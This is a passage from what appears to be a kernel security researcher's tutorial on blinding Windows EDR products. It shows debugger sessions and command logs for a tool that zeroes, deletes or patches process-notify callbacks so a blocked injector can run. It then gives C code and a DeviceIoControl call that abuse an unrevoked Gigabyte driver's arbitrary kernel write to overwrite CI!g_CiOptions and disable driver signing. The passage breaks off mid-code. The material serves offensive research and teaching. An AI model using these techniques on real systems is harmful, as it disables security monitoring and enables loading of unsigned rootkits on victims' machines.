[025] FFFFF80029960000  0x000cc000                        ACPI.sys  \SystemRoot\System32\drivers\ACPI.sys
[026] FFFFF80029A30000  0x0000c000                      WMILIB.SYS  \SystemRoot\System32\drivers\WMILIB.SYS
[027] FFFFF80029A40000  0x0005b000                     intelpep.sys  \SystemRoot\System32\drivers\intelpep.sys
```


This `-m` switch is just for my own debugging. However, you can see that with this information at hand it's trivial to find out at which module each one of the global array values belongs. Look at the `SearchModules` function for details.

Let's look at the `-z` switch now. **Zero out Process Notify Callback's Array (Cowboy Mode)**. Let's start by locating the array, as we did before.

```
0: kd> u nt!PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
fffff806`4c748b60 4883ec28        sub     rsp,28h
fffff806`4c748b64 8ac2            mov     al,dl
fffff806`4c748b66 33d2            xor     edx,edx
fffff806`4c748b68 84c0            test    al,al
fffff806`4c748b6a 0f95c2          setne   dl
fffff806`4c748b6d e80e010000      call    nt!PspSetCreateProcessNotifyRoutine
(fffff806`4c748c80)
fffff806`4c748b72 4883c428        add     rsp,28h
fffff806`4c748b76 c3              ret
0: kd> u nt!PspSetCreateProcessNotifyRoutine
nt!PspSetCreateProcessNotifyRoutine:
fffff806`4c748c80 48895c2408      mov     qword ptr [rsp+8],rbx
fffff806`4c748c85 48896c2410      mov     qword ptr [rsp+10h],rbp
fffff806`4c748c8a 4889742418      mov     qword ptr [rsp+18h],rsi
fffff806`4c748c8f 57              push    rdi
fffff806`4c748c90 4154            push    r12
fffff806`4c748c92 4155            push    r13
fffff806`4c748c94 4156            push    r14
fffff806`4c748c96 4157            push    r15
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x18:
fffff806`4c748c98 4883ec20        sub     rsp,20h
fffff806`4c748c9c 8bf2            mov     esi,edx
fffff806`4c748c9e 8bda            mov     ebx,edx
fffff806`4c748ca0 83e602          and     esi,2
fffff806`4c748ca3 4c8bf1          mov     r14,rcx
fffff806`4c748ca6 f6c201          test    dl,1
fffff806`4c748ca9 0f8591520c00    jne     nt!PspSetCreateProcessNotifyRoutine+0xc52c0
(fffff806`4c80df40)
fffff806`4c748caf 85f6            test    esi,esi
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x31:
fffff806`4c748cb1 0f848c000000    je      nt!PspSetCreateProcessNotifyRoutine+0xc3
(fffff806`4c748d43)
fffff806`4c748cb7 ba20000000      mov     edx,20h
fffff806`4c748cbc e89f82a3ff      call    nt!MmVerifyCallbackFunctionCheckFlags
(fffff806`4c180f60)
fffff806`4c748cc1 85c0            test    eax,eax
fffff806`4c748cc3 0f843a530c00    je      nt!PspSetCreateProcessNotifyRoutine+0xc5383
(fffff806`4c80e003)
fffff806`4c748cc9 488bd3          mov     rdx,rbx
fffff806`4c748ccc 498bce          mov     rcx,r14
fffff806`4c748ccf e8a4000000      call    nt!ExAllocateCallBack (fffff806`4c748d78)
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x54:
fffff806`4c748cd4 488bf8          mov     rdi,rax
fffff806`4c748cd7 4885c0          test    rax,rax
fffff806`4c748cda 0f842d530c00    je      nt!PspSetCreateProcessNotifyRoutine+0xc538d
(fffff806`4c80e00d)
fffff806`4c748ce0 33db            xor     ebx,ebx
```

```
fffff806`4c748ce2 4c8d2d77d3dbff  lea     r13,[nt!PspCreateProcessNotifyRoutine
(fffff806`4c506060)]
fffff806`4c748ce9 488d0cdd00000000 lea     rcx,[rbx*8]
fffff806`4c748cf1 4533c0          xor     r8d,r8d
fffff806`4c748cf4 4903cd          add     rcx,r13
0: kd> dqs fffff806`4c506060
fffff806`4c506060  ffff8882`a7c5006f
fffff806`4c506068  ffff8882`a7e640ff
fffff806`4c506070  ffff8882`a9b8a73f
fffff806`4c506078  ffff8882`a9b8aaff
fffff806`4c506080  ffff8882`a9b91abf
fffff806`4c506088  ffff8882`a9b91c9f
fffff806`4c506090  ffff8882`a9b92b0f
fffff806`4c506098  ffff8882`a9b9562f
fffff806`4c5060a0  ffff8882`ac745d1f
fffff806`4c5060a8  ffff8882`ac702d0f
fffff806`4c5060b0  00000000`00000000
fffff806`4c5060b8  00000000`00000000
fffff806`4c5060c0  00000000`00000000
fffff806`4c5060c8  00000000`00000000
fffff806`4c5060d0  00000000`00000000
fffff806`4c5060d8  00000000`00000000
```

So we have our array at `fffff8064c506060`. If we now run our `evilclient.exe` with the `-z` switch this array should be completely zero'ed out.



We should see the following in our debugger.

```
[+] PsSetCreateProcessNotifyRoutine is at address: fffff8064c748b60
[+] PspSetCreateProcessNotifyRoutine is at address: fffff8064c748c80
```

These are just debug messages, but it means basically that we successfully found what we were looking for. The logic is implemented in the function `FindPspCreateProcessNotifyRoutine`, look at the source code. Again, if you want to do a proper job, use Capstone or Zydis as I mentioned before. For a few instructions like in this case, it is fine to parse the memory ourselves and search for the opcodes we are interested in.

Anyway, if we look at the array address again…

```
0: kd> dqs fffff806`4c506060
fffff806`4c506060  00000000`00000000
fffff806`4c506068  00000000`00000000
fffff806`4c506070  00000000`00000000
fffff806`4c506078  00000000`00000000
fffff806`4c506080  00000000`00000000
fffff806`4c506088  00000000`00000000
fffff806`4c506090  00000000`00000000
fffff806`4c506098  00000000`00000000
fffff806`4c5060a0  00000000`00000000
fffff806`4c5060a8  00000000`00000000
fffff806`4c5060b0  00000000`00000000
fffff806`4c5060b8  00000000`00000000
fffff806`4c5060c0  00000000`00000000
fffff806`4c5060c8  00000000`00000000
fffff806`4c5060d0  00000000`00000000
fffff806`4c5060d8  00000000`00000000
```

All zeros. This is quite intrusive and that's why I called it *Cowboy Mode*. Don't do this! All the other notification callbacks that were registered by other system components are gone. PatchGuard won't complain, because Windows Defender (`WdFilter.sys`) is disabled in my system. Otherwise touching it would have consequences.

Note: If you want to know if PatchGuard will trigger after this change, you'll need a different VM. **PatchGuard will not run if kernel debugging is enabled**.

Let's now look at the second option, **Delete Specific Process Notify Callback (Red Team Mode)**. This is much lesser intrusive and probably aligns with your "mission". Silence the EDR, while it still runs and everyone believes that everything is fine. So what's the first thing to do? List all the process notify callbacks registered.

```
Command Prompt

C:\Users\rui\Desktop>evilcli.exe -l
[00] 0xfffff8070612e1b0 (ntoskrnl.exe + 0x12e1b0)
[01] 0xfffff80708777220 (cng.sys + 0x7220)
[02] 0xfffff807082eb420 (ksecdd.sys + 0x1b420)
[03] 0xfffff8070987cc10 (tcpip.sys + 0x1cc10)
[04] 0xfffff80709eed930 (iorate.sys + 0xd930)
[05] 0xfffff80708705110 (CI.dll + 0x75110)
[06] 0xfffff8070a6d8c60 (dxgkrnl.sys + 0x8c60)
[07] 0xfffff8070ac28d50 (vm3dmp.sys + 0x8d50)
[08] 0xfffff80702913cf0 (peauth.sys + 0x43cf0)
[09] 0xfffff807027b1720 (edr.sys + 0x1720)

C:\Users\rui\Desktop>_
```

We locate our target, in this case `[09] 0xfffff807027b1720 (edr.sys + 0x1720)`. We want to remove it because at the moment it is blocking our favourite `h4x0r` tool (`injector.exe`).

Select Command Prompt

```
C:\Users\rui\Desktop>injector.exe
Access is denied.

C:\Users\rui\Desktop>
```

Let’s use the `-d` switch of our `evilcli.exe` and the index of the EDR (`09` as we can see above).

Command Prompt

```
C:\Users\rui\Desktop>injector.exe
Access is denied.

C:\Users\rui\Desktop>evilcli.exe -d 09
Removing index: 9

C:\Users\rui\Desktop>_
```

Let’s now list the registered callbacks again and see if our EDR is indeed gone, and we can run our favourite `injector.exe` again.

Command Prompt

```
C:\Users\rui\Desktop>injector.exe
Access is denied.

C:\Users\rui\Desktop>evilcli.exe -d 09
Removing index: 9

C:\Users\rui\Desktop>evilcli.exe -l
[00] 0xfffff8070612e1b0 (ntoskrnl.exe + 0x12e1b0)
[01] 0xfffff80708777220 (cng.sys + 0x7220)
[02] 0xfffff807082eb420 (ksecdd.sys + 0x1b420)
[03] 0xfffff8070987cc10 (tcpip.sys + 0x1cc10)
[04] 0xfffff80709eed930 (iorate.sys + 0xd930)
[05] 0xfffff80708705110 (CI.dll + 0x75110)
[06] 0xfffff8070a6d8c60 (dxgkrnl.sys + 0x8c60)
[07] 0xfffff8070ac28d50 (vm3dmp.sys + 0x8d50)
[08] 0xfffff80702913cf0 (peauth.sys + 0x43cf0)

C:\Users\rui\Desktop>injector.exe
Usage: injector.exe <process name> <path/to/dll>

C:\Users\rui\Desktop>
```

We can. This is cool. However, what happens if you try to remove other registered callbacks? While you’ll succeed for most of them, it will fail for some others. For example, here’s what happens with `CI.dll`:

Command Prompt

```
C:\Users\rui\Desktop>evilcli.exe
Usage: evilcli.exe <options>
Options:
  -h            Show this message.
  -l            Process Notify Callbacks Address's List.
  -z            Zero out Process Notify Callback's Array (Cowboy Mode).
  -d <index>    Delete Specific Process Notify Callback (Red Team Mode).
  -p <index>    Patch Specific Process Notify Callback (Threat Actor Mode).

C:\Users\rui\Desktop>evilcli.exe -l
[00] 0xfffff8070612e1b0 (ntoskrnl.exe + 0x12e1b0)
[01] 0xfffff80708777220 (cng.sys + 0x7220)
[02] 0xfffff807082eb420 (ksecdd.sys + 0x1b420)
[03] 0xfffff8070987cc10 (tcpip.sys + 0x1cc10)
[04] 0xfffff80709eed930 (iorate.sys + 0xd930)
[05] 0xfffff80708705110 (CI.dll + 0x75110)
[06] 0xfffff8070a6d8c60 (dxgkrnl.sys + 0x8c60)
[07] 0xfffff8070ac28d50 (vm3dmp.sys + 0x8d50)
[08] 0xfffff80702913cf0 (peauth.sys + 0x43cf0)
[09] 0xfffff807027b1720 (edr.sys + 0x1720)

C:\Users\rui\Desktop>evilcli.exe -d 05
Removing index: 5
[-] IOCTL failed! (error=127)

C:\Users\rui\Desktop>
```

That was unexpected, right? After all, this is `ring0` vs `ring0`. Well, I invite you to play a bit with this and figure out yourself why this happens. It's not hard.

Before we answer the questions you may have at this moment, let's look at the third option. **Patch Specific Process Notify Callback (Threat Actor Mode)**. Note that I didn't use the words "Advanced" (Threat Actor Mode), or "State" (Actor Mode). Why? Bear with me for a moment.

This technique will simply patch the `OnProcessNotify` function from our EDR. Which means, we won't remove the callback. We'll leave it there, but every time it is executed (a new notification arrives) it will simply return. How?

Let's look at the code before we run our `evilcli.exe` with the `-p` option.

We have private symbols (that's why I told you, in the beginning, to build the drivers with debug information), so we can simply do:

```
0: kd> u edr!OnProcessNotify
edr!OnProcessNotify:
fffff807`029f1720 4c89442418      mov     qword ptr [rsp+18h],r8
fffff807`029f1725 4889542410      mov     qword ptr [rsp+10h],rdx
fffff807`029f172a 48894c2408      mov     qword ptr [rsp+8],rcx
fffff807`029f172f 56              push    rsi
fffff807`029f1730 57              push    rdi
fffff807`029f1731 4883ec78        sub     rsp,78h
fffff807`029f1735 4883bc24a000000000 cmp   qword ptr [rsp+0A0h],0
fffff807`029f173e 0f8442020000    je      edr!OnProcessNotify+0x266
(fffff807`029f1986)
0: kd>
```

These are the first assembly instructions of our `OnProcessNotify` function (its address is `fffff807029f1720`) that are going to be executed every time a new process is created or terminated. Basically, where we can act on it. Block it, modify it, let it run.

Now let's run our `evilcli.exe` with the `-p` option, the index of our EDR driver, and then look at this function address again.

Command Prompt

```
C:\Users\rui\Desktop>evilcli.exe -l
[00] 0xfffff8070612e1b0 (ntoskrnl.exe + 0x12e1b0)
[01] 0xfffff80708777220 (cng.sys + 0x7220)
[02] 0xfffff807082eb420 (ksecdd.sys + 0x1b420)
[03] 0xfffff8070987cc10 (tcpip.sys + 0x1cc10)
[04] 0xfffff80709eed930 (iorate.sys + 0xd930)
[05] 0xfffff80708705110 (CI.dll + 0x75110)
[06] 0xfffff8070a6d8c60 (dxgkrnl.sys + 0x8c60)
[07] 0xfffff8070ac28d50 (vm3dmp.sys + 0x8d50)
[08] 0xfffff80702913cf0 (peauth.sys + 0x43cf0)
[09] 0xfffff807029f1720 (edr.sys + 0x1720)

C:\Users\rui\Desktop>evilcli.exe -p 09
Patching index: 9 with a RET (0xc3)

C:\Users\rui\Desktop>_
```

And if we disassemble the `edr!OnProcessNotify` function again…

```
0: kd> u edr!OnProcessNotify
edr!OnProcessNotify:
fffff807`029f1720 c3              ret
fffff807`029f1721 0000            add     byte ptr [rax],al
fffff807`029f1723 0000            add     byte ptr [rax],al
fffff807`029f1725 0000            add     byte ptr [rax],al
fffff807`029f1727 002410          add     byte ptr [rax+rdx],ah
fffff807`029f172a 48894c2408      mov     qword ptr [rsp+8],rcx
fffff807`029f172f 56              push    rsi
fffff807`029f1730 57              push    rdi
0: kd>
```

What do we see now? A `ret` instruction. Which means the EDR driver from now on will just not work as intended anymore. This trick is very intrusive, and it may bugcheck your system. If you didn't get it yet, bugcheck is a different word for "blue screen".

Why? The kernel page where the code from the `edr!OnProcessNotify` function lives is read-only pages. To patch it we need to change the `WP` (bit 16) - Write Protect bit - that inhibits supervisor-level procedures from writing into read-only pages. There are safe and unsafe ways of doing it. You can look at the code, but keep in mind that if you try to patch the code without changing the page `WP` bit you'll bugcheck the system. We need to clear this bit, which allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting). However, if you change the page protection `WP` bit through the Control Register `CR0`, and don't revert your changes, you'll bugcheck the system. Why? PatchGuard. Also, a common error is that people will only change `CR0` in one of the CPUs, forgetting that there's a `CR0` register per CPU. The theory behind safely applying these changes is quite long and I can't/won't cover it here. Research it properly if you want to know more. Or just look at the code, and assume that what I'm doing is correct. I can tell you that while it is safe what the code is doing, it is not the "best" way of doing it. The proper way is to use an MDL to map the memory you want to patch. In the project's code, you can also find how to use an MDL if you don't feel like looking at better sources than this project.

Now, the questions you may be asking yourself. What about anti-tampering? Aren't EDRs, or AVs, checking if these callbacks are being zero'ed out, removed, or patched?


Probably they somehow should, right? The truth is… they aren't. At least 90% of them aren't. I only know one case that implements heavy anti-tampering checks. However, even this single case I'm aware is considering to remove most of its checks. Why? This is heavy. When you execute code on the kernel you don't want to be wasting unnecessary CPU cycles. You don't want to be checking regularly if your registered callback function address is still there. You need to find a balance. A better option is to use a timer, and if during a certain amount of time you don't receive any notification than something is wrong. However, most of the software just assume it's fine, *no one is going to do this*. And if they do, the system is already compromised so why care?

Driver Signature Enforcement Bypass

Driver Signature Enforcement (DSE) is a feature, introduced with Windows Vista x64, that blocks a kernel-mode driver from loading, even with Administrator privileges, unless signed with a valid digital signature. As stated by j00ru, *for anyone actively working on its kernel security is that the Driver Signature Enforcement (DSE in short) is not effective and can be bypassed with relative ease by any determined individual.*

Historically, this feature has been bypassed multiple times, in a multitude of ways. There's was nice presentation at BlackHat 2018 by Joe Desimone and Gabriel Landau from Endgame, Kernel Mode Threats and Practical Defenses where you can find multiple examples. The most famous are probably Turla and Duqu 2.0.

Anyway, DSE is enabled by default since Windows Vista for 64-bit versions. Any driver must be signed to be loaded, by a legitimate publisher. As we saw before, this feature can be disabled because forcing everyone to have signed drivers even during its development process doesn't sound like a good idea. So, when we enable test signing mode a watermark is displayed on the bottom right corner as we saw before.



As we know, many high profile rootkits found their way into loading unsigned code into the kernel and even leverage kernel callbacks. Some examples are Mebroot, ZeroAccess, Rustock, Stuxnet, TDL3, Uroburos, Derusbi, Slingshot, and many others. So, how does the driver signing policy works? The best explanation I found was this blog post by j00ru: https://j00ru.vexillium.org/2010/06/insight-into-the-driver-signature-enforcement/

More precisely, the "Initialization" section. Where we can read: *The actual heart of Code Integrity lies inside a single executable image, called CI.dll*. And then he continues with: *(…) the first function within our interest is the initialization routine, CI!CiInitialize. This routine is imported by the NT core (ntoskrnl.exe) and called during system initialization*.

```
VOID SepInitializeCodeIntegrity()
{
  DWORD CiOptions;

  g_CiEnabled = FALSE;
  if(!InitIsWinPEMode)
    g_CiEnabled = TRUE;

  memset(g_CiCallbacks,0,3*sizeof(SIZE_T));

  CiOptions = 4|2;

  if(KeLoaderBlock)
  {
    if(*(DWORD*)(KeLoaderBlock+84))
    {
      if(SepIsOptionPresent((KeLoaderBlock+84),L"DISABLE_INTEGRITY_CHECKS"))
        CiOptions = 0;
      if(SepIsOptionPresent((KeLoaderBlock+84),L"TESTSIGNING"))
        CiOptions |= 8;
    }

    CiInitialize(CiOptions,(KeLoaderBlock+32),&g_CiCallbacks);
  }
}
```

The pseudocode above comes from the same post and *presents the general idea of the SepInitializeCodeIntegrity routine. As can be seen, some global nt!g_CiEnabled variable is being set to FALSE / TRUE, depending on whether the machine is booting up in the WinPE mode. Furthermore, CiOptions is initialized accordingly to the system boot options and finally passed to the CiInitialize routine (…)*.

Please read the whole post. However, the pseudocode above is enough for us to understand what's going on and come up with a bypass ourselves. From above, we learned that the `CiInitialize` function is located in the `ci.dll` file. Its first argument, `CiOptions`, contains the flags of the current signing policy. As we can see above, the default value of the flags (`CiOptions = 4|2;`) is 4 or 2. That is `0x6` in hexadecimal. Now, if the driver signing enforcement is disabled (as in test signing mode) the flags will be equal to 4 or 2 or 8. That is, `0xe` in hexadecimal.

So, what if we exploit a kernel vulnerability, or a vulnerable kernel driver, that allow us to write into kernel space? That's what we'll do next.

Note: there are some other really interesting projects, like this one, this one, this one, etc. that even load fileless drivers as shellcode decreasing its footprint and making these techniques way stealthier. Worth having a look.

If you dive into the underground of the Game Hacking Scene you'll find plenty of vulnerable drivers being used to cheat and bypass AntiCheat technology. Some of the drivers being abused are a complete disaster and look more like backdoors than anything else. One well know driver was part of the game Street Fighter V, from Capcom. This driver only functionality is well described here. Basically, it would take a user pointer, disable SMEP, execute code at the pointer's address, and enable SMEP again. According to Capcom, a *"non-DRM anti-crack solution"*. Right… Anyway, you may ask why are we talking about this driver? First, because it is widely known. Second, because this driver could potentially be abused to load our unsigned code in the kernel. However, this driver signature was **revoked** and the driver can't be loaded anymore. It's not very common, but it happens.

As a proof-of-concept we'll use a driver, that's vulnerable, but still (as of today) unrevoked. However, there are some remarks I would like to make before we proceed regarding loading drivers on Windows 10.

Note that Microsoft in April 2015 stated: *with the release of Windows 10, all new Windows 10 kernel mode drivers must be submitted to and digitally signed by the Windows Hardware Developer Center Dashboard portal. Windows 10 will not load new kernel mode drivers which are not signed by the portal.*

Additionally, starting 90 days after the release of Windows 10, the portal will only accept driver submissions, including both kernel and user mode driver submissions, that have a valid Extended Validation ("EV") Code Signing Certificate.

However, *due to technical and ecosystem readiness issues, this was not enforced by Windows Code Integrity and remained only a policy statement.*

Again, is worth underlining *Starting with new installations of Windows 10, version 1607, the previously defined driver signing rules will be enforced by the Operating System, and Windows 10, version 1607 will not load any new kernel mode drivers which are not signed by the Dev Portal. OS signing enforcement is only for new OS installations; systems upgraded from an earlier OS to Windows 10, version 1607 will not be affected by this change.*

This means that, unless `UpgradedSystem` is set, if you enable Secure Boot you'll "activate" the new 1607+ policy. As we can read from above, this policy requires Attestation Signed drivers, or WHQL drivers, for drivers signed after October 29th 2015.

Geoff Chappell can describe what a WHQL-signed driver is better than me. *A WHQL-signed driver is signed with a certificate whose private key is kept by Microsoft so that only Microsoft can do the signing. WHQL means Windows Hardware Quality Labs. For many years the only way that Microsoft would sign a driver for an Independent Software Vendor (ISV) was if the driver was sent to Microsoft with a record of having passed an appropriate WHQL test suite. In those years, a WHQL signature gave some assurance of the driver's quality.*

For the many sorts of driver for which Microsoft had not yet devised tests for hardware compatibility, ISVs simply could not get WHQL signatures. Such drivers could instead be cross-signed by the ISV using both a Software Publisher Certificate (SPC) that is issued to the ISV by a third-party certification authority (CA) and a publicly available cross-certificate that Microsoft issues to the CA. In the particular way that Windows validates signatures on drivers, the signature on a cross-signed driver has a root certificate from Microsoft but it's one that distinguishes the code verification as having been out-sourced. Microsoft's involvement in cross-signing is only indirect, to vet CAs as having sufficiently high standards for authenticating that whoever they issue their certificates to is an identifiable (and hopefully responsible) software publisher. A cross-signature is some assurance that the driver, of whatever quality, is the work of a specific known entity.

Don't forget to read the `Exceptions` section, because as we can read here: https://docs.microsoft.com/en-gb/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later-

> ⓘ **Note**
>
> Starting with Windows 10, version 1607, Windows will not load any new kernel-mode drivers which are not signed by the Dev Portal. To get your driver signed, first **Register for the Windows Hardware Dev Center program**. Note that an **EV code signing certificate** is required to establish a dashboard account.

However, *cross-signed drivers are still permitted if any of the following are true*:

```
- The PC was upgraded from an earlier release of Windows to Windows 10, version 1607.
- Secure Boot is off in the BIOS.
- Driver was signed with an end-entity certificate issued prior to July 29th 2015
that chains to a supported cross-signed CA.
```

I've never used the portal myself, so I can only document here what Microsoft's documentation states. If you are interested, there's a nice post here where Christoph Lüders describes his experience purchasing an Extended Validation Certificate, getting an account on the portal, and going through the attestation route. Very informative. Additionally, have a look at this video from channel9.

Why is this important? Because **the driver I chose is not WHQL signed**. This means, if **Secure Boot is enabled this GigaByte driver won't load**. Anyway, this driver serves our demo purpose perfectly.

The Gigabyte Driver

Microsoft has stated that a million unique driver hashes are seen through telemetry, monthly!. These drivers, many times, come with crazy functionalities exposed to user-mode. Plus, many other vulnerabilities. So, assuming that all the code that runs in `ring0` is trusted is just a bad assumption as we'll see.

The `nday` I mentioned at the beginning of this post is this Gigabyte driver vulnerability. When I decided to choose a driver for this PoC, this driver immediately came to mind. The main reason, its hilarious report timeline.

8. Report Timeline

- **2018-04-24:** SecureAuth sent an initial notification to services@gigabyte and services@gigabyteusa and requested for a security contact in order to send a draft advisory.
- **2018-04-26:** SecureAuth sent the initial notification to sales@gigabyteusa and marketing@gigabyteusa and requested for a security contact in order to send a draft advisory.
- **2018-04-30:** Gigabyte Technical support team answered saying the notification was too general and requested SecureAuth to open a ticket in the Support portal.
- **2018-05-02:** SecureAuth replied that it's our policy to keep all the communication process via email in order to track all interactions. For that reason, SecureAuth notified Gigabyte again that a draft advisory, including a technical description, had been written and requested for a security contact to send it.
- **2018-05-04:** Gigabyte Technical support team replied saying that Gigabyte is a hardware company and they are not specialized in software, and requested for technical information.
- **2018-05-04:** In the absence of a security contact, SecureAuth sent to Gigabyte Technical support team the draft advisory including a technical description and POCs.
- **2018-05-15:** SecureAuth requested a status update.
- **2018-05-16:** Gigabyte Technical support team answered that Gigabyte is a hardware company and they are not specialized in software. They requested for technical details and tutorials to verify the vulnerabilities.
- **2018-05-16:** SecureAuth requested for a formal acknowledgment of the draft advisory sent.
- **2018-05-16:** Gigabyte replied saying that the draft advisory was general and asked for a personal contact.
- **2018-05-17:** SecureAuth notified Gigabyte again that is our policy to keep all the communication process via email.
- **2018-05-31:** SecureAuth requested a status update.
- **2018-05-16:** Gigabyte replied saying that the draft advisory was general and asked for a phone contact again.
- **2018-05-31:** SecureAuth requested for a formal acknowledgment of the draft advisory sent multiple times, in order to engage into a coordinated vulnerability disclosure process.
- **2018-07-03:** SecureAuth requested a status update.
- **2018-07-12:** Gigabyte responded that, according to its PM and engineers, its products are not affected by the reported vulnerabilities.
- **2018-12-18:** Advisory CORE-2018-0007 published as 'user release'.

I knew some of these Gigabyte drivers have been used by some gamers for cheating. And, based on the report timeline I also knew that these vulnerabilities are probably still unfixed as of today (I didn't bother checking). What I knew was that these drivers weren't revoked and can still be loaded in the latest Windows 10 x64, and consequently exploited.

If you read the SecureAuth's Advisory, it seems there's a party in `ring0` and we are all invited, and especially welcome. *Arbitrary ring0 VM read/write, Port mapped I/O access, MSR Register access, Arbitrary physical memory read/write*. It's hard to choose one, but we'll go with the easiest one, that is the first one. We only need to write one single byte to achieve our goal.

As we saw before, we need to change `CI!g_CiOptions` global variable value. But we don't know what's its address, right? Well yes, but any user can get it easily. From a medium integrity process (integrity level for most of the programs a normal user runs) it is trivial to get the address we are interested in. Which means Kernel ASLR (KASLR) has no power here.

So from a medium integrity process, we can just leak `ci!CiInitialize` and `CI!g_CiOptions`.

Command Prompt

```
C:\Users\rui\Desktop>Gigabyte_CI.exe
Usage: Gigabyte_CI.exe <options>
Options:
  -h            Show this message.
  -s            Show all Kernel Modules Base Addresses'
  -l            Leak ci!CiInitialize and CI!g_CiOptions
  -e            Enable Driver Signing
  -d            Disable Driver Signing

C:\Users\rui\Desktop>Gigabyte_CI.exe -l
FFFFF8007DD90000 (CI.dll)
FFFFF8007DDD1130 (Ci!CiInitialize)
FFFFF8007DDC7278 (CI!g_CiOptions)

C:\Users\rui\Desktop>
```

As I mentioned before, one byte write in Kernel space is enough to compromise the whole system. We learnt from SecureAuth's Advisory that we can read and write arbitrary memory in `ring0`. We don't care about reading because we are exploiting this vulnerability from medium integrity. Otherwise, we could use the read to leak memory and bypass KASLR from a low integrity process.

Anyway, from a medium integrity process all we have to do is find the base address of `CI.dll` (among others, this DLL main service is to verify the integrity of digitally signed drivers). Here's the function that enumerates all system's drivers and finds the base address we are interested in.

```
BOOL EnumSystemDrivers(PVOID* ModuleBase, PCHAR ModuleImage)
{
        _NtQuerySystemInformation NtQuerySystemInformation;
        PSYSTEM_MODULE_INFORMATION pModuleInfo;
        PSYSTEM_MODULE_INFORMATION_ENTRY pSystemModuleEntry = NULL;
        ULONG i, len;
        NTSTATUS ret;
        HMODULE ntdllHandle;
        CHAR kFullName[256];

        ntdllHandle = GetModuleHandle(L"ntdll");
        if (!ntdllHandle)
                return FALSE;

        NtQuerySystemInformation =
(_NtQuerySystemInformation)GetProcAddress(ntdllHandle, "NtQuerySystemInformation");
        if (!NtQuerySystemInformation)
                return FALSE;

        ret = NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &len);

        pModuleInfo = (PSYSTEM_MODULE_INFORMATION)GlobalAlloc(GMEM_ZEROINIT, len);

        ret = NtQuerySystemInformation(SystemModuleInformation, pModuleInfo, len,
&len);

        if (g_ListDrivers)
                printf("Base Address\t ImageName\n");

        for (i = 0; i < pModuleInfo->Count; i++)
        {
                if(g_ListDrivers)
                        printf("%p %s\n", pModuleInfo->Module[i].Base, pModuleInfo-
>Module[i].ImageName);

                if (strstr(pModuleInfo->Module[i].ImageName, "CI.dll") != NULL)
                {
                        strcpy_s(ModuleImage, sizeof(kFullName) - 1, pModuleInfo-
>Module[i].ImageName);
                        *ModuleBase = pModuleInfo->Module[i].Base;
                }
        }

        return TRUE;
}
```

We define a structure following what the driver expects and it's documented on SecureAuth's Advisory:

```
typedef struct _GIO_MemCpyStruct {
        ULONG64 dest;
        ULONG64* src;
        DWORD size;
} GIO_MemCpyStruct;
```


And we call `DeviceIoControl` using the vulnerable IOCTL.

```
DeviceIoControl(ghDriver, IOCTL_GIO_MEMCPY, (LPVOID)&mystructIn, sizeof(mystructIn),
(LPVOID)outbuffer, sizeof(outbuffer), &returned, NULL);
```

Then it's just a matter of initializing the structure with the correct values, and simple math to calculate the exact address of the global variable we want to modify.

```
